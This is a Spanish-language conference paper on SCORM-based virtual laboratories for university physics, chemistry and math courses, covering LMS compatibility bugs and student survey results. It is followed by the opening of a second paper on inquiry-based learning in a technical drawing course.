Se generan dos clases de OA, uno de carácter conceptual, y otro orientado a la evaluación. El primero de ellos se divide en secciones de acuerdo a las unidades de la materia que sean contempladas, o en base a temas centrales que formen parte de la materia. En cada una de estas secciones, se tienen además tres sub-secciones, a saber: la primera de ellas es un marco teórico del tema abordado, incluye textos breves sobre conceptos clave, tablas, imágenes, vídeos, y ecuaciones útiles, según corresponda, y en base al criterio de los profesores; en la sub-sección siguiente, se tiene una guía de uso que explica cómo funciona la simulación y cómo se manipulan sus parámetros, para que de esta forma el alumno se motive a explorar, verificar resultados, plantear situaciones de experimentación por su cuenta; la subsección final es la que contiene a la simulación propiamente dicha, ya sea embebida en el mismo OA, o bajo la forma de una redirección a la página a la que pertenece.

A continuación, puede observarse cómo se estructura el árbol de contenidos en el aula virtual.



Figura 1. Árbol de contenidos del paquete SCORM de química.

El objeto de aprendizaje de evaluación consiste en una única página que contiene un cuestionario SCORM, o en otras palabras, un cuestionario múltiple opción, el único tipo de actividad de eXeLearning compatible con la plataforma educativa [12]. En la figura 2, se presenta un cuestionario SCORM utilizado en la materia Física I.




Figura 2. Objeto de aprendizaje de evaluación para la materia Física I.

Para los OA conceptuales, el progreso del estudiante se puede visualizar a través del árbol de contenidos que se genera al incluir el paquete SCORM en el aula virtual. Junto a cada sección y subsección constituyentes del árbol, el LMS indica con un check o tilde que el material ha sido completado o accedido; la interacción del alumno con cada sección puede ser vista en detalle haciendo clic en el ícono ubicado junto al check. Cuando el material interactivo es accedido en su totalidad, su estado global cambia de "pendiente" a "completo".

En el caso de los OA de evaluación, una vez que el alumno completa el cuestionario y envía las respuestas se genera un reporte global en el que se exhibe tanto el porcentaje de respuestas correctamente contestadas, el resultado ("aprobado" o "no aprobado"), el tiempo de realización, entre otros datos. El profesor, además de visualizar esto, tiene acceso a un reporte detallado, en el que se muestra pregunta por pregunta cuál fue la respuesta elegida por el alumno, y si la misma es correcta o no. [13]

Para los profesores, el seguimiento y supervisión del alumno es fundamental durante el dictado de un curso, necesidad contemplada en el contexto SCORM, en donde es el LMS el que tiene la capacidad de seguir los progresos en relación al contenido. Los recursos de aprendizaje no determinan por sí mismos su secuenciación y navegación a lo largo de una unidad de un curso, en vez de eso, este aspecto está determinado por reglas definidas en los paquetes de contenidos pero que son interpretadas por el LMS. De esta forma, el profesor podrá conocer el nivel de avance que cada alumno tiene en su recorrido por las distintas unidades de contenido, y a su vez será capaz de disponer de reportes de evaluaciones hechas en las aulas

virtuales. Es el LMS entonces, el que instrumenta el seguimiento: esto significa que debe recopilar información del estudiante, entregar los contenidos, supervisar las interacciones relevantes y el desempeño a lo largo del cursado [14]. Esto facilita al profesor la posibilidad de juzgar y obtener conclusiones respecto del curso que toma el dictado de la materia.

4.1. Aspectos Técnicos del Seguimiento en SCORM

Se requiere un modelo estándar de información rastreable, para obtener Objetos de Contenido Compartibles (SCO, el recurso que hace reutilizables a los contenidos educativos) sobre los que a su vez, sea posible llevar un seguimiento.

Una de las especificaciones componentes de SCORM, Run-Time Environment, es la encargada de determinar cómo el SCO debe desplegarse y cómo se comunica con el LMS. La misma está basada principalmente en JavaScript. Para que el LMS pueda seguir la información sobre el SCO, se establece un modelo de datos. El modelo de datos del entorno de ejecución es conocido como CMI, está implementado en los SCO y contempla, entre otras cosas: el estado del curso (completo, incompleto...), el puntaje que el estudiante obtuvo, la ubicación del estudiante dentro del curso, y el tiempo total que el estudiante estuvo interactuando con el SCO.

Toda la comunicación entre el SCO y el LMS ocurre a través de una API ECMAScript (JavaScript); esta es la única manera en que la comunicación puede ocurrir; el SCO inicia la comunicación, el LMS simplemente responde a las llamadas de la API hechas por el contenido.

Los elementos del modelo de datos de la especificación Run-Time, se pueden leer y escribir usando la API [15].

5. Contingencias Técnicas en el Desarrollo

A lo largo de la experiencia con los laboratorios virtuales, hubo que solventar dificultades técnicas, relacionadas principalmente con incompatibilidades entre el LMS de e-ducativa y los paquetes SCORM tipo evaluación generados con la herramienta eXeLearning, en aspectos que hacían al seguimiento de los contenidos.

5.1. Generación de Reportes Incompletos y Erróneos ante Cierres Inesperados de Evaluaciones

Se incorporaron al aula virtual evaluaciones externas realizadas con la herramienta de autor eXeLearning (versión 2.0.4). Las mismas consistían

en cuestionarios SCORM de un solo nivel, exportadas al estándar SCORM 1.2., e incluidas en el aula virtual como archivo ZIP.

Al realizar los cuestionarios SCORM propuestos para Física I, los alumnos reportaron problemas con los mismos. Pudo establecerse que cuando el usuario cerraba la ventana correspondiente a la evaluación, sin antes hacer clic en el botón “Enviar respuestas”, habiendo o no seleccionado opciones, el sistema arribaba a un estado inconsistente.

Realizando múltiples pruebas, todas bajo las mismas condiciones que devenían en el problema reportado, se observó que las situaciones resultantes eran de dos tipos y excluyentes entre sí; los resultados eran, alternativamente:

1. La generación de un reporte incompleto de la evaluación, en el que no se mostraba el detalle, quedando automáticamente aprobada, aunque el usuario no hubiera respondido ninguna pregunta.

2. La visualización de un cartel en la ventana contenedora de la evaluación, que indicaba su no finalización y que posibilitaba retomarla dando clic en el botón “Aceptar”. En caso de elegir retomar la evaluación, completarla y finalmente dar clic en el botón “Enviar respuestas”, se obtenía el reporte incompleto ya aludido.

5.2. Obtención de Calificaciones Inconsistentes Respecto del Desempeño Real en las Evaluaciones

Con posterioridad a la implementación de los contenidos de Física I en la correspondiente aula virtual, el IUA llevó a cabo una actualización de versión de la plataforma e-ducativa, por lo que se realizaron diversas pruebas para determinar cómo interactuaba la misma con los cuestionarios SCORM que le presentaban conflicto.

Utilizando cuentas de usuarios de prueba con perfil de alumno, se planteó un escenario correspondiente al curso normal de la interacción entre el usuario y el paquete SCORM de evaluación: esto implicó que se contestaron todas las preguntas, se enviaron las respuestas dando clic en el botón “Enviar respuestas” que está en la ventana contenedora de las evaluaciones externas, alcanzando o superando el porcentaje de aprobado establecido. De esta forma, se notó que el reporte y el estado de la evaluación realizada sobre la nueva versión del aula, diferían ampliamente con respecto de lo que ocurría ante la misma situación, pero con la versión anterior de e-ducativa. La diferencia más notable consistió en que a pesar de que las evaluaciones alcanzaban o superaban el porcentaje de respuestas para su aprobación, el reporte resultante indicaba que la evaluación no estaba aprobada, y que su estado era “incomplete”.

5.3. Defecto en Cuestionarios SCORM de Evaluación en Navegador Mozilla Firefox

Luego de efectuar casos de prueba en cuestionarios SCORM ejecutándose en el LMS de educativa, se detectó otro defecto de compatibilidad entre dicho LMS y el paquete externo tipo cuestionario SCORM. Más precisamente al correr la evaluación en el navegador Mozilla Firefox (no así en otros navegadores) al cerrar la ventana del recurso evaluativo, previo a aceptar la puntuación obtenida (cuadro de dialogo donde se presenta la puntuación), el LMS generó un reporte en estado “completed”, y la condición de la evaluación fue “no aprobada”. El estado “completed” no favorece la realización de evaluaciones SCORM, dado que dicho estado en conjunto con un resultado “No Aprobado” en la evaluación, hace que el profesor necesite liberar para el alumno nuevamente la evaluación para rehacerla, que si bien se libera, el alumno no puede volver a efectuarla dado que el recurso no es presentado en pantalla por el LMS.

5.4. Resolución de los Problemas Planteados

Dados los inconvenientes mencionados se definieron dos modalidades de trabajo.

La primera modalidad fue establecer una alternativa al momento de definir evaluaciones, esta alternativa consistió en exportar los cuestionarios SCORM generados con eXeLearning directamente como paquetes SCORM y no como evaluaciones a la plataforma e-educativa. Lo mencionado no generó ningún tipo de incompatibilidad técnica con la plataforma, sin embargo en lo que respecta a lo pedagógico, este tipo de modalidad evaluativa toma un carácter más de autoevaluación que de una instancia de evaluación estricta, dado que el alumno puede rehacer la evaluación indefinidamente y el seguimiento por parte del profesor solo contempla la última realización de la evaluación hecha por el alumno.

La segunda modalidad de trabajo consistió en ahondar técnicamente en el estándar SCORM para solucionar los inconvenientes de incompatibilidades, con el objetivo de aprovechar la ventaja pedagógica y de seguimiento que poseen los cuestionarios SCORM exportados como evaluaciones a la plataforma e-educativa. Las tareas técnicas consistieron en investigar el modelo de datos del estándar SCORM. Se determinó que para manipular la comunicación entre el SCO y el LMS, se volvía necesario realizar modificaciones en el código fuente javascript del archivo SCORM_API_Wrapper.js (que se encuentra dentro de todos los paquetes zip generados bajo el estándar SCORM 1.2 mediante la herramienta de autor), dado que en él se contemplan las funciones de manejo de elementos del modelo de datos CMI [16]. A su vez también en lo que respecta a cierre y manipulación de ventanas en navegador Firefox, fue necesario modificar también el código fuente javascript del

archivo SCOFuction.js. En todos los casos planteados, se modificaron valores asignados a variables, y la lógica de definición de los estados de las evaluaciones. Esta segunda modalidad de trabajo tiene como desventaja que se requiere hacer corrección del código fuente de cada evaluación generada por la herramienta de autor previamente a exportarla a e-educativa.

Ambas modalidades de implementación de evaluaciones se mantienen según los requerimientos de cada asignatura y de sus tutores.

6. Áreas implementadas y Estado Actual del Proyecto

6.1. Física

Durante el segundo semestre lectivo del año 2015, se implementaron los OA para la materia Física I. Los contenidos y la evaluación fueron seleccionados y propuestos por el equipo de investigación, abarcando de esta forma la primera mitad de la materia. Por cuestiones de tiempo, y para no saturar a los alumnos, estos contenidos no fueron implementados en las aulas como contenidos de consulta y realización obligatoria, sino que quedaron como algo complementario.

Para el dictado de la segunda parte de la materia, un nuevo cuestionario elaborado por el profesor fue dispuesto como actividad obligatoria, en conjunto con las simulaciones y el material teórico relacionado.

Para conocer la opinión de los alumnos con respecto al cursado de la materia Física I haciendo uso de las simulaciones, el equipo de investigación elaboró una encuesta de carácter cualitativo consistente en cuatro preguntas. En total, siete alumnos respondieron al cuestionario a través de Google Forms de forma anónima, sin embargo los resultados no arrojaron evidencias significativas.

Durante el primer semestre de 2016, se trabajó conjuntamente con el profesor de física para enriquecer las actividades, e implementarlas junto a las simulaciones durante el segundo semestre lectivo. Durante el segundo semestre de 2016 con el objetivo de obtener mejores resultados y afianzar el grado de aprendizaje de los alumnos, se trabajó en organizar el aula virtual de Física I reubicando los contenidos y eliminando las redundancias. Se estableció:

- En cada una de las unidades de contenidos que correspondiera, insertar el/los laboratorio/s virtual/es con sus respectivas evaluaciones SCORM.
- Definir la segunda actividad obligatoria de la asignatura basada en laboratorios virtuales, como parte del proceso de regularización de la asignatura.
- Agregar encuestas de seguimiento parciales en distintas unidades elegidas de manera aleatoria. Asimismo, una encuesta global obligatoria, al finalizar el desarrollo de la materia.

Resultados Física I: existen hasta el momento un total de 32 (treinta y dos) encuestas recolectadas, y 4 (cuatro) opiniones de fin de cursado, todas ellas obtenidas durante el primer semestre de 2017.

Los resultados obtenidos son los siguientes:

Aspectos Técnicos:

- Un 65,6% de los alumnos invirtió un tiempo normal en realizar las actividades de laboratorio de cada semana. Solo un 18,4% de los alumnos le requirió más tiempo de lo normal.
- La instalación y ejecución de las simulaciones ha sido correcta y de fácil acceso en un 62,5%, requiriendo en un 28,1% de las situaciones algunas instalaciones adicionales. El 9,4% especifica haber tenido algún inconveniente solucionable en su ejecución.
- En cuanto a la amigabilidad de las simulaciones un 81,3% de los alumnos las calificaron entre amigables y muy amigables. El restante 18,7%, las califico como regulares.

En lo que respecta a la asignatura Física II, se efectuó el mismo proceso de implementación hecho para Física I. Los contenidos se encuentran cargados en aulas virtuales del presente semestre de 2017.

Proceso de aprendizaje:

- Los alumnos consideraron que los laboratorios consolidaron sus conocimientos teóricos en un 62,5%. Un 31,3% los consideraron aceptables, el restante 6,2% expresó que no hubo mejoras en el aprendizaje.

En la figura 3 se pueden apreciar algunas opiniones de los alumnos obtenidas al final de cursado:

En pocas palabras, ¿qué aspectos destaca de esta experiencia en relación al estudio de la materia?

4 respuestas

es bueno para poder visualizar lo que estudiamos

ME AYUDO A VER COMO LA TEORIA EN ACCION, AL OBSERVARLA EN EL CAMPO ME AYUDA A AFIANZAR CONOCIMIENTOS.

Me Parece una materia muy interesante, ya que pude entender aspectos claves de la física y comprender sucesos que convivimos cotidianamente y muchas veces no estamos ni enterados del fenómeno físico que se esconde

me gusta mucho la física en especial, en la forma que la están planteando con lo cotidiano

En pocas palabras, ¿considera usted que la experiencia de laboratorios virtuales mejoró su aprendizaje sobre la cátedra?

4 respuestas

si, sirve para poder relacionar mejor los contenidos.

SI

Considero que los Laboratorios Virtuales, son muy interesantes y ayudan un poco a entender los temas, aunque hay muchos casos que preferiría tener laboratorios presenciales, para comprender bien el fenomeno

si, la verdad que si (da una idea de lo que las formulas dicen que va a pasar)

Figura 3. Opiniones de los alumnos.

Resultados Física II: se esperan obtener los primeros resultados de opiniones de los alumnos para fines de 2017.

6.2. Química

El trabajo en la asignatura Química se comenzó a desarrollar a partir de Octubre de 2015, y su implementación en aulas virtuales inició en Febrero

de 2016. Se definieron cuatro (4) Fases de desarrollo e implementación. Todas las fases se encuentran completadas e incluidos sus contenidos educativos en aulas virtuales a partir del segundo semestre de 2016. Características de las Fases:

Fase 1: Módulo Monitor TRC. Dos (2) paquetes de Contenidos SCORM, con un total de dieciséis (16) simulaciones de laboratorio. Fase 2: Módulo Monitor LCD: Dos (2) paquetes de Contenidos SCORM, con un total de cuatro (4) simulaciones de laboratorio y seis (6) videos educativos embebidos en el paquete. Fase 3: Módulo Transporte de la Información: Tres (3) paquetes de contenidos SCORM, con un total de catorce (14) simulaciones de laboratorio. Fase 4: Dos (2) paquetes de Contenidos SCORM, con un total de siete (7) simulaciones de laboratorio.

En la figura 4, se presenta una simulación correspondiente al módulo 2.




Figura 4. Simulación de estados de la materia empleada en la materia Química.

En lo que respecta a evaluaciones, cada paquete de Contenido SCORM cuenta con su respectiva evaluación tipo cuestionario SCORM correlacionada con el mismo.

En conjunto con el profesor de la cátedra, fueron definidos parte de los contenidos como complementarios, y el resto como obligatorios, estos últimos calificados con nota como parte de la regularización de la asignatura.

En lo que respecta a resultados y respuestas de los alumnos, de manera similar a lo efectuado en Física I y II, se definieron dos tipos de encuestas, una parcial incluida al cierre de cada semana de cursado, y otra de carácter global establecida al final del cursado.

La muestra asciende a treinta (30) alumnos, considerando modalidad semipresencial y distancia. El total de repuestas fue de setenta y nueve (79) en la encuesta parcial, y catorce (14) en la encuesta final.

Los resultados obtenidos son los siguientes:

Aspectos Técnicos:

- Un 79,7% de los alumnos invirtió un tiempo normal en realizar las actividades de

laboratorio de cada semana. Solo un 11,4% de los alumnos le requirió más tiempo de lo normal.

- La instalación y ejecución de las simulaciones ha sido correcta y de fácil acceso en un 57%, requiriendo en un 24,1% de las situaciones algunas instalaciones adicionales. El 17,7% especifica haber tenido algún inconveniente solucionable en su ejecución.

- En cuanto a la amigabilidad de las simulaciones un 87,4% de los alumnos las calificaron entre amigables y muy amigables. El restante 12,6%, las califico como regulares.

Concluyendo acerca de aspectos técnicos, los resultados de la implementación de los laboratorios se observaron mayormente positivos, esto significa que el tiempo y esfuerzo de llevar a cabo las actividades fue normal, no se presentaron grandes inconvenientes técnicos, y la interfaz se evaluó como amigable.

En las figuras 5 y 6 se detallan las respuestas de carácter técnico.

¿Cuánto tiempo le tomó realizar la actividad basada en los laboratorios de presente semana de cursado?
(79 respuestas)





Figura 5. Respuestas técnicas de tiempo de interacción.

¿Cuán amigables le resultaron las simulaciones? (79 respuestas)



Con respecto al acceso y ejecución de las simulaciones: (79 respuestas)




Figura 6. Respuestas técnicas sobre amigabilidad y ejecución de simulaciones.

Proceso de aprendizaje:

- Los alumnos consideraron que los laboratorios consolidaron sus conocimientos teóricos en un 81%. El resto, un 19%, los consideraron básicamente aceptables.

- Los alumnos han resaltado la importancia de la implementación de los laboratorios virtuales, permitiéndoles trasladar la teoría a la práctica.

- En cuanto a la comparativa entre las actividades normales y tradicionales de cursado de la materia y las actividades de laboratorios virtuales, los alumnos opinaron que no tuvieron que invertir esfuerzo adicional en ejecutarlas.

Concluyendo sobre proceso de aprendizaje, se deduce que el método de aprendizaje por medio de laboratorios virtuales está resultando efectivo lo cual se destaca en opiniones de los alumnos tales como: “consolida contenidos teóricos, permite visualizar conceptos teóricos por medio de experiencias prácticas virtuales”; además que no implica un esfuerzo mayor respecto al método tradicional de enseñanza. Respecto a las interacciones de los alumnos con los laboratorios virtuales, de acuerdo a estadísticas tomadas de las aulas virtuales, se destaca un mayor compromiso en la modalidad distancia que en semipresencial, tanto en los tiempos de interacción, como en la cantidad de actividades completadas.

En las figuras 7, 8 y 9 se detallan algunas de las respuestas relacionadas con el proceso de aprendizaje.

¿En qué grado le ayudaron los laboratorios a consolidar los conocimientos de la presente semana?
(79 respuestas)




Figura 7. Consolidación de conocimientos.

¿Qué grado de esfuerzo le requirió realizar las actividades de laboratorio en comparación con las actividades de proceso y autoevaluación desarrolladas en el material de estudio?
(14 respuestas)




Figura 8. Grado de esfuerzo.

En pocas palabras, ¿qué aspectos destaca de esta experiencia en relación al estudio de la materia?
(12 respuestas)

Me ha hecho pensar mucho y ver diferente las cosas.
muy bueno
abarcativo en muchos aspectos en una materia muy amplia
Aprendí el funcionamiento muchas cosas y veo que todo funciona con el mismo principio
es distinto cuando no utiliza un material que simule, cambia muchas perspectivas
muy bueno, es como ver la parte practica
Los temas de desarrollan en profundidad. Muy buena dedicación de la cátedra.
sirve mucho para el aprendizaje, es mucho mas dinámico los laboratorios, que los trabajos a desarrollar. Mas llevadero y entretenido aprender
muy útil para clarificar conceptos
Puesta en practica de conceptos teoricos
considero que es una buena herramienta para comprender mejor estos temas
Me ayudaron a entender mucho mejor los conceptos estudiados. Mas proximos a la realidad.

Figura 9. Opiniones de los alumnos.

6.3. Matemática

A partir del cierre del primer semestre de 2017, se comenzó el desarrollo e implementación de laboratorios virtuales para la asignatura Matemática I de las Carreras Contador Público y Licenciatura en Administración. Específicamente se incorporó un laboratorio virtual a fin de realizar experiencias con el tema de funciones de primer y segundo grado. Se utilizó para tal fin el programa GeoGebra [17] en su versión web, embebiendo las simulaciones en eXeLearning. En la figura 10 se observa una función afín implementada en aula virtual:




Figura 10. Función afín.

7. Conclusión y Trabajos Futuros

Se pretendió validar el uso de plataformas virtuales en la enseñanza de materias con alto contenido práctico. Se ha podido verificar que las nuevas plataformas educativas ofrecen interesantes capacidades al momento de implementar laboratorios virtuales. Estos laboratorios son muy importantes en la educación superior como una situación en la que los estudiantes aplican los conocimientos teóricos obtenidos a problemáticas reales. Las actividades realizadas pretenden mostrar una vía alternativa, en la cual los programas de simulación junto con la demostración de experiencias virtuales pueden usarse para complementar las prácticas de laboratorio, en un

camino que sigue paralelo a los avances de las TICs. En este sentido, los autores consideran que los logros alcanzados hasta ahora con estas experiencias fueron positivos y cumplen con los objetivos y expectativas iniciales.

Para lo que resta de 2017 se mantendrán las encuestas tanto en Física como Química para incrementar el volumen de resultados obtenidos hasta la fecha, en especial en Física 2 cuyos laboratorios se han implementado recientemente.

En lo relativo a la investigación y aristas técnicas del proyecto, se persiguen los siguientes objetivos a futuro:

- Implementar un repositorio propio para centralizar los recursos y garantizar el acceso ininterrumpido a todas las simulaciones empleadas en los paquetes educativos, haciendo uso de Google Drive asociado a una cuenta de correo institucional.
- Confección de un manual de usuario orientado a la generación de contenidos educativos, de utilidad para los profesores.
- Implementar Laboratorios Virtuales para la asignatura Física III de la carrera Ingeniería de Sistemas.
- Proseguir la implementación de Laboratorios Virtuales de Matemática para las carreras de Licenciatura en Administración y Contador Público en temas relacionados a Funciones de Segundo Grado, Límites, Continuidad, y Derivada.

8. Referencias

- [1] Bates, A. W., (1999), *La tecnología en la enseñanza abierta y la educación a distancia*, México DF, México, Editorial Trillas.
- [2] Righetti, A., Rómoli, I., Savi, C., Stefenich, C. y Strub, A.M. (2013). *Un caso de estudio para la enseñanza y aprendizaje de probabilidad y estadística, con aplicación de las TIC, a estudiantes universitarios de Ingeniería en Sistemas de la Universidad Tecnológica Nacional*. En L. Perna (Coordinador). *1º Congreso Nacional de Tecnología en Informática/Sistemas de Información CoNalISI. Congreso llevado a cabo en F.R.C. Universidad Tecnológica Nacional, Facultad Regional Córdoba*.
- [3] Sangrá Morer, A. (2002). *Los retos de la educación a distancia. Seminario de formación de Red-U "La utilización de las Tecnologías de la información y la comunicación en educación superior: un enfoque crítico" llevado a cabo en Universidad Autónoma de Madrid*.
- [4] Wiley, D. A., (2000) *Learning Object Design And Sequencing Theory. Department of Instructional Psychology and Technology Brigham Young University*.
- [5] Herreros, J.R. y Rosado, L. (2004). *Aportaciones didácticas de los laboratorios virtuales y remotos en la enseñanza de la física*. En A. Mocholí Salcedo, E. Ballester Sarrias, R. Capilla Lladró (Presidencia). *6º Congreso Tecnologías aplicadas a la Enseñanza de*

Electrónica TAAE. Congreso llevado a cabo en Valencia, España.

[6] *Universidad de Colorado (2016). About PhET. Boulder, EU. Recuperado de: <http://phet.colorado.edu/en/about>*

[7] *Colomer, D.C. y Mínguez, T.R. (2013). Revisión de herramientas de autor para el diseño de actividades educativas. Didáctica, innovación y multimedia. Recuperado de: <http://dim.pangea.org/revistaDIM25/docs/AR25herramientasdeautortarraga-OK.pdf>*

[8] *Ninoriya, S., Chawan, P.M. y Meshram, B.B. (2011). CMS, LMS and LCMS For eLearning. International Journal of Computer Science Issues, 8(2), 644-647. Recuperado de: <http://ijcsi.org/papers/IJCSI-8-2-644-647.pdf>*

[9] *Advanced Distributed Learning (2016). SCORM Overview. Orlando, EU. Recuperado de: <http://www.adlnet.org/scorm.html>*

[10] *Compadre.org (2016). About OSP. Davidson College, Carolina del Norte, EU. Recuperado de: <http://www.compadre.org/osp/webdocs/about.cfm>*

[11] *eXelearning.net (2016). Características. Recuperado de: <http://exelearning.net/caracteristicas/#tab1>*

[12] *e-educativa. Evaluaciones externas eXeLearning. Recuperado de: http://instructivos.educativa.com/estable/Evaluaciones_Externas_ExeLearning.pdf*

[13] *e-educativa (2014). Manual de administración aula-Versión 7.08.03. Recuperado de: <http://manuales.educativa.com/estable/open/upgrades/v7.08.03.pdf>*

[14] *Advanced Distributed Learning. Sharable content object reference model. Version 1.2. The SCORM overview (2001). Recuperado de: <http://xml.coverpages.org/SCORM-12-Overview.pdf>*

[15] *Rustici, Mike (2009). SCORM Run-Time Environment. Recuperado de: <http://scorm.com/scorm-explained/technical-scorm/run-time/>*

[16] *Advanced Distributed Learning. Sharable content object reference model. Version 1.2. The SCORM Run-Time Environment (2001). Recuperado de: <http://xml.coverpages.org/SCORM-12-RunTimeEnv.pdf>*

[17] *International GeoGebra Institute (2017). Referencia de GeoGebra. Recuperado de: <https://www.geogebra.org/about>*

Aprendizaje por Indagación. El caso de Sistemas de Representación en Ingeniería en Sistemas de Información

Nadal Jorgelina Cecilia
Depto. Materias Básicas/Depto. Sistemas
de Información
UTN – FRCU
jorgelinanadal@gmail.com

Haudemand Norma Yolanda
Depto. Materias Básicas
UTN – FRCU
haudemann@gmail.com

Poco Adriana Noelia
Depto. Materias Básicas
UTN – FRCU
pocoadriana@gmail.com

Came López Amelia Balbina
Estudiante Ingeniería Civil
UTN – FRCU
balbinacame@gmail.com

García Lucía
Estudiante Ingeniería en Sistemas de
Información
UTN – FRCU
lucia.garcia213@gmail.com

Fernandez Gonzalo Gabriel
Estudiante Ingeniería en Sistemas de
Información
UTN – FRCU
gonzalogabrielfernandez@gmail.com

Veronesi Facundo
Estudiante Ingeniería en Sistemas de
Información
UTN – FRCU
facundoveronesi@gmail.com

Abstract

Mantener el interés por la materia Sistemas de Representación ha sido un desafío permanente para el equipo de cátedra, la realidad viene siendo marcada por algunas cuestiones como el cambio del paradigma educativo en la educación superior, el advenimiento de las TIC en la sociedad del conocimiento, los estudiantes denominados Millennials quienes ponen de manifiesto que la búsqueda de nuevas formas de enseñar y de aprender tienen que ver con el pensamiento crítico, ser parte activa del aprendizaje, la búsqueda de soluciones ajustadas a la realidad de la actualidad en la especialidad. Entendemos que el “Aprendizaje basado en indagación” abre las puertas de un formato que les permita a los estudiantes ser los actores de proceso donde los docentes deben ser mediadores. Desde facilitar las herramientas, acompañar en la búsqueda del conocimiento y en el desarrollo de las competencias necesarias para desempeñarse en el siglo XXI.

prácticas docentes acorde los nuevos lineamientos de la educación superior, respecto del desarrollo de competencias afines a la especialidad Ingeniería en Sistemas de Información (ISI). En este sentido se debió ajustar la materia Sistemas de Representaciones desde la perspectiva del plan de estudios¹ y entender cómo ésta se relaciona con los conceptos de las materias correlativas que luego van construyendo los conceptos más integradores de la carrera, así como la articulación para con algunas de las otras materias del plan de estudios más reciente.

La participación del equipo de cátedra en el proyecto incentivado PID TEUTICU0003924TC denominado “La enseñanza y el aprendizaje en la Universidad basados en indagación con soporte tecnológico: co-diseño de escenarios de aprendizaje.” facilitó la modificación del formato de cátedra estudiando las nuevas formas de enseñanza y aprendizaje basados en indagación e incluyendo a los estudiantes en el diseño de escenarios que permitieran un mejor aprovechamiento de los

1. Introducción

Desde hace algunos años, los docentes de Sistemas de Representación, vienen pensando en re-diseñar los

¹ ORD. N° 795 (modificada por Ord.1150 y Res.CD. n°50/2013)

contenidos para el desarrollo de las Nuevas Incumbencias del ISI².

Poniendo especial énfasis en fomentar la imaginación y el pensamiento crítico de los estudiantes mediante el diseño de actividades que requieran enfrentarlos con la necesidad de investigar por sí mismos, para resolver retos, problemas y situaciones relacionadas con su especialidad.

En este sentido, la propuesta académica de la cátedra se plantea como un escenario donde los estudiantes avanzan acorde disparadores pensados estratégicamente de manera que generen curiosidad, ganas de aprender, y la necesidad del desarrollo del contenido en relación a las competencias necesarias para la especialidad en el contexto del siglo XXI.

Se definen actividades parciales y colaborativas, grupales, donde los estudiantes deben publicar sus avances, dejando evidencia y compartiendo las fuentes que les permiten ir avanzando en la resolución del escenario planteado.

1.1. La Situación de la Materia Sistemas de Representación

La situación de la materia desarrollada desde hace unos 20 años, venía siendo la de una materia un poco descontextualizada respecto del resto de los contenidos en el plan de estudio. Principalmente se desarrollaba bajo un formato de guías de trabajos prácticos donde se enseñaba a los estudiantes el SW AUTOCAD, siendo el contenido principal de la materia. También se daba: normas Método ISO. (E) (IRAM 4501) de dibujo técnico³, croquizado a mano alzada y Normas IRAM 4502., entre algunos de los contenidos mínimos definidos en el plan de estudios.

En diferentes reuniones académicas celebradas con docentes de la carrera ISI, se cuestionó la pertinencia de esta materia en el plan de estudios, y la posibilidad de darle un enfoque más ajustado al perfil del egresado en ISI.

Al renovarse la conformación de la cátedra, se incorporó una docente al cargo de JTP, Ingeniera en Sistemas de Información y ambas docentes se capacitaron realizando cursos de formación docente que les permitió re-diseñar la propuesta académica, guiada por los lineamientos del proyecto de investigación antes mencionado.

2

<http://www.frcu.utn.edu.ar/index.php/ingenieriasistemasinformacion> - Nuevas incumbencias Ord.1432/2014

³ Bibliografía Manual de Normas Iram para dibujo Tecnológico.
<http://www.utnianos.com.ar/foro/tema-aporte-manual-de-normas-iram-de-dibujo-tecnologico-2009>

El punto de partida del rediseño tiene que ver con que dentro de las competencias clave de aprendizaje para el siglo XXI, que deberán desarrollar y adquirir los estudiantes el problema no es la información ni la obtención de la misma sino disponer de habilidad para localizarla, gestionarla y procesarla. Se plantea entonces el cambio radical, pasando de un formato de instrucción clásico a un paradigma de la acción en relación a los aprendizajes, reforzado por el impacto de la tecnología y la necesidad de proponerles a los estudiantes experiencias de aprendizaje significativo y contextualizado y principalmente tomando los contenidos mínimos como disparadores para entender que los Sistemas de Representación en sus más diversas expresiones, los van a acompañar a lo largo de su vida profesional como herramientas fundamentales de comunicación y documentación.

